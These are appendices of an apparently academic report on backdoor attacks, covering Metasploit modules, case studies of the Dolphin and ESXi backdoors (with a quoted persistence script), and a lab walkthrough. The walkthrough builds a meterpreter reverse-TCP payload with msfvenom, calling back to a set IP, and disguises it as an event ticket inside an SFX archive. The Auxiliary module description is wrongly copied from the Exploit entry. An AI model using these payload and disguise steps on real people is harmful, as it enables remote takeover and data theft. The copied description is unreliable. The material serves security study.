

Figure 7: Process of Backdoor Attack (geeksforgeeks, 2022).

There are two different types of backdoor attacks

Administrative Backdoor Attack:

Software developers rarely include backdoor pathways in their programs so that if a failure is recorded in the computer system, the developers will have access to the code and can assist in resolving the problem. Cyber attackers can use this backdoor pathway to gain access to the system in an unauthorized manner, resulting in backdoor attacks in computer network architecture. (geeksforgeeks, 2022)

Malicious Backdoor Attack:

A malicious Backdoor Attack occurs when a program enters the system via malicious malware. Cyber attackers use RAT (Remote Access Trojan) to install malicious backdoor programs. (geeksforgeeks, 2022)

7.2 Appendix 2 (Introduction to Metasploit Framework)

The Metasploit framework is the world's most popular penetration testing framework, and it is a very effective method that cybercriminals and ethical hackers can use on networks and servers to test systemic vulnerabilities, manage security assessments, and improve security awareness. (Buckbee, 2020)

These are the module types that are available in the Metasploit Framework:

- **Exploit**

An exploit module is used to execute a sequence of commands to a targeted vulnerability existing in a system or software. It takes advantage of a vulnerability to give access to a targeted system. Code injection, web application exploits, and buffer overflow are included under these exploit modules. (Rapid7, 2019)

- **Auxiliary**

An auxiliary module is used to execute a sequence of commands to a targeted vulnerability existing in a system or software. It takes advantage of a vulnerability to give access to a targeted system. Code injection, web application exploits, and buffer overflow are included under these exploit modules. (Rapid7, 2019)

- **Post-Exploitation**

A post-exploitation module enables users to collect information or gain additional access to an exploited targeted system. (Rapid7, 2019)

- **Payload**

The payload is the shell code that runs after the exploit effectively compromises a scheme. It helps to decide how the user wants to attach to the shell and what, once you gain access to it you want to target the system. The payload can open a meterpreter or command shell. Meterpreter is an advanced payload that allows users to write DLL files to dynamically create new features as the user needs. (Rapid7, 2019)

- **NOP Generator**

A NOP Generator creates a sequence of random bytes that you can use to circumvent the traditional sled signatures of IDS and IPS NOP. It is also used to pad buffers. (Rapid7, 2019)

The core component of Metasploit is Datastore, which enables the Metasploit framework to internally pass options between modules. There are two types of datastore which are listed below:

- **Global datastore**

It uses “setg” to describe a global data store alternative. The data store alternative would be able to use for all modules. (Rapid7, 2019)

- **Module datastore**

It uses “set” to identify a data store option at the module level, and it can only be used by the module for which you specify the data store option. (Rapid7, 2019)

7.3 Appendix 3 (Evolution of the Backdoor Attack)

Backdoor attacks have been around since the early days of computing. A backdoor is a way for an attacker to gain access to a computer system or network without going through the usual authentication processes. Backdoor attacks can be used to gain unauthorized access to systems, steal sensitive data, and take control of systems for malicious purposes. (Erickson, 2016)

Here is a brief history of the evolution of backdoor attacks:

Early computer systems:

Backdoor attacks have been around since the early days of computing. One of the first known backdoor attacks was the "Morris Worm," which was released in 1988 and infected thousands of computers. The worm exploited vulnerabilities in the UNIX operating system to gain access to systems and replicate itself. (Erickson, 2016)

The rise of the internet:

As the internet became more prevalent in the 1990s, backdoor attacks began to shift from local networks to the internet. Hackers could now use the internet to gain access to systems from anywhere in the world. One of the most well-known backdoor attacks of this era was the "Love Bug," a virus that was released in 2000 and spread rapidly through email attachments. (Erickson, 2016)

The era of malware:

In the 2000s, malware became a popular way for hackers to gain access to systems and steal sensitive data. Malware is a type of software that is designed to perform malicious tasks, such as installing backdoors, on a computer system. Some of the most well-known malware of this era included the Conficker worm and the Stuxnet worm, which was used to attack industrial control systems. (Erickson, 2016)

Modern threats:

In the 2010s, hackers began to use more sophisticated methods to gain access to systems and steal sensitive data. Some of these methods include using "phishing" attacks to trick users into giving away their login credentials and using "ransomware" to encrypt a victim's data and demand a ransom for the decryption key. Backdoor attacks are still a major threat today, and it is important for individuals and organizations to take steps to protect themselves. (Erickson, 2016)

7.4 Appendix 4 (Case Study)

7.4.1 New Windows malware also steals data from victims' mobile phones

Findings:

In this report prepared by Bill Toulas for Bleeping Computer, the writer mentioned a windows malware which is also a payload named "Dolphin" created by North Korean hackers which steal files and send them to Google Drive storage.

According to research by cybersecurity company ESET, they stated that the APT 37 threat group, which has been linked to North Korean hackers, has been using a previously unknown malware called Dolphin for more than a year to steal files and send them to Google Drive storage. Dolphin has been evolving with improved code and anti-detection measures and uses a technique called "BLUELIGHT" to launch its Python loader on a compromised system. The Python loader decrypts and executes the Dolphin payload in a new memory process. Dolphin is a C++ malware that uses Google Drive as a command and control server for storing stolen files and establishes persistence by modifying the Windows Registry. (Toulas , 2022)


```
{
  "07AC6EA8" : "MIIBCgKCAQEAsGvD1wNFTtkyZqWvQDiiSmPbpQWIjD6tlcP/lIUlXWMB+CLW+I4ko247WsL9zcMYHP
  "16BB6286" : "QwA6AFwAVQBzAGUAcgBzAFwAQQBkAG0AaQBuAFwAQQBwAHAARABhAHQAYQBcAEwAbwBjAGEAbABcAF
  "1DD9A10A" : 30000,
  "2F010C2C" : "1//0eMg51AjTGu2yCgYIARAAGA4SNwF-[redacted]
  "4B4F7825" : 1,
  "4C24DEDB" : "C:\\ProgramData\\mdmrock.bin",
  "54D5D5C8" : 1,
  "5CF5D328" : ["chrome", "internet explore"],
  "6059FB20" : 5242880,
  "680B7FC0" : "41236498",
  "69655D98" : "7cfefb55",
  "72494382" : "89455662785[redacted].apps.googleusercontent.com",
  "897A5A0C" : "4ea2581c",
  "8E2D6303" : ["jpg", "doc", "xls", "ppt", "hwp", "url", "csv", "pdf", "show", "cell", "eml",
  "9339D692" : 0,
  "C4499600" : "1c4b634e",
  "C8AA88E8" : "QfIHK9ho[redacted]",
  "E389324C" : 52428800,
  "F7E7E484" : null,
  "F9CD94D0" : "879ed8fdb28ea06937f383be1606a60f",
  "FAD210D8" : "1c4b634e"
}
```


Figure 8: Configuration file of Dolphin (Toulas , 2022).

It collects information about the infected machine and can connect to a victim's phone through Google Drive to steal various types of data, such as the user's name and mobile device, IP addresses, and details about the device's operating system and memory usage. It can also scan local and removable drives for data such as media files, documents, emails, and certificates, which it archives and sends to Google Drive. It sends its current configuration, version number, and time to the command and control server, and the configuration includes keylogging and file exfiltration instructions, credentials for accessing the Google Drive API, and encryption keys. The malware can scan local and removable drives for specific types of data and lower the security of a victim's Google account, and it can also record keystrokes in Google Chrome and take snapshots of the active window. (Toulas , 2022)

Analysis:

The above case study is on, a malware named Dolphin which is used as a backdoor to steal data from the victim's mobile phone through Google Drive where it also commands and controls a server for storing stolen files and establishes persistence by modifying the Windows Registry. The above case study talks about the back door which is created in windows and worked as a remote desktop access.

After analyzing this case study, the attack is chosen to create a window backdoor with Bluelight to launch its Python loader on a compromised system. A payload was created and uploaded to the individual's google drive in windows and it will disperse the configuration containing the keylogging and file extraction instructions, credentials for Google Drive API access, and encryption keys which then successfully extract valuable data from individual mobile phone via the help of google drive.

7.4.2 New Python malware backdoors VMware ESXi servers for remote access

Findings:

In this report prepared by Bill Toulas for Beeping Computer, the writer mentioned a backdoor attack on a VMware ESXi server that was discovered by researchers at Juniper Networks. The attack involved the use of previously undocumented Python malware that enabled hackers to execute commands remotely on a compromised system.

The malware was discovered on a VMware ESXi server, which is a virtualization platform commonly used in the enterprise to host multiple servers on a single device while making better use of CPU and memory resources. Juniper Networks researchers were unable to determine how the server became compromised, but they believe it was exploited via the CVE-2019-5544 and CVE-2020-3992 vulnerabilities in ESXi's OpenSLP service. (Toulas, 2022)

```
/bin/mv /bin/hostd-probe.sh /bin/hostd-probe.sh.1
/bin/cat << LOCAL2 >> /bin/hostd-probe.sh
/bin/nohup /bin/python -u /store/packages/vmtools.py >/dev/null 2>&1&
LOCAL2
/bin/cat /bin/hostd-probe.sh.1 >> /bin/hostd-probe.sh
/bin/chmod 755 /bin/hostd-probe.sh
/bin/rm /bin/hostd-probe.sh.1
/bin/touch -r /usr/lib/vmware/busybox/bin/busybox /bin/hostd-probe.sh
```

Figure 9: The screenshot of local.sh file (Toulas, 2022).

The malware itself is a Python script that adds seven lines to the "/etc/rc.local.d/local.sh" file, which is one of the few ESXi files that survive between reboots and is executed at startup. Normally, this file is empty apart from some advisory comments and an exit statement, but the malware adds a line that launches a Python script saved as "/store/packages/vmtools.py" in a directory that stores VM disk images, logs, and more. The name and location of this script suggest that the malware operators were specifically targeting VMware ESXi servers. (Toulas, 2022)

The script launches a web server that accepts password-protected POST requests from hackers. These requests can carry a base-64 encoded command payload or launch a reverse shell on the host. The reverse shell enables the compromised server to initiate a connection with the hacker, which can bypass firewall restrictions or work around limited network connectivity. One of the actions observed by the Juniper researchers was that the hackers changed the ESXi reverse HTTP proxy configuration to allow remote access to the planted web server. (Toulas, 2022)

Analysis:

From the above case study, we can find out that the impact of this backdoor attack on the affected VMware ESXi server could be significant, as it would allow the hackers to execute arbitrary commands on the system, potentially leading to the theft of sensitive data or the disruption of services. The fact that the modification to the reverse HTTP proxy configuration is persistent also means that the hackers could continue to access the system even if the malware itself is removed.

After analyzing this case study, It signifies the importance of keeping systems up to date with the latest security patches, as well as the need for proper log retention to facilitate the investigation of security incidents. It also highlights the ongoing threat of malware targeting servers, and the need for organizations to implement robust security measures to protect against such attacks.

7.5 Appendix 5 (Creating the Payload)

The Kali Linux is opened in the beginning and the root terminal is opened in order to create a payload.



Figure 10: Opened the Kali Linux.

To create the payload we need the local host address so the command iconfing is used to get the local host address.



Figure 11: Using the ifconfig command.

To create the payload, use the command **msfvenom –p windows/meterpreter/reverse tcp --platform windows -a x86 -f exe LHOST=100.64.247.35 LPORT=4444 -o /root/Desktop/attack.exe**, which creates a payload named attack.exe. It establishes the foundation for the attacker to monitor the user's activities in order to steal the victim's information and many other possibilities after carrying out this attack.



Figure 12: Creating the payload (a).



Figure 13: Creating the payload (b).

Now, setting the meterpreter payload for the windows using the multi-handler reverse tcp concept and assigning the LHOST ip address as **‘100.64.247.35’** and the LPORT as **‘4444’**.



Figure 14: Creating and setting the meterpreter payload.

7.6 Appendix 6 (Data Hiding Techniques)

An image similar to the ticket of the event is downloaded from the internet and converted into pdf format.



Figure 15: Screenshot of the ticket.

Now the ticket image is converted into the icon file using a free online tool from the web.



Figure 16: Converting the image into ICO.

Both the pdf and the payload are selected and now compressed and the icon we just created would be used as the icon using the SFX archive. First, the files are selected and now are being compressed.



Figure 17: Selecting the files to compress it.

Changing the name of the file to make it more realistic.

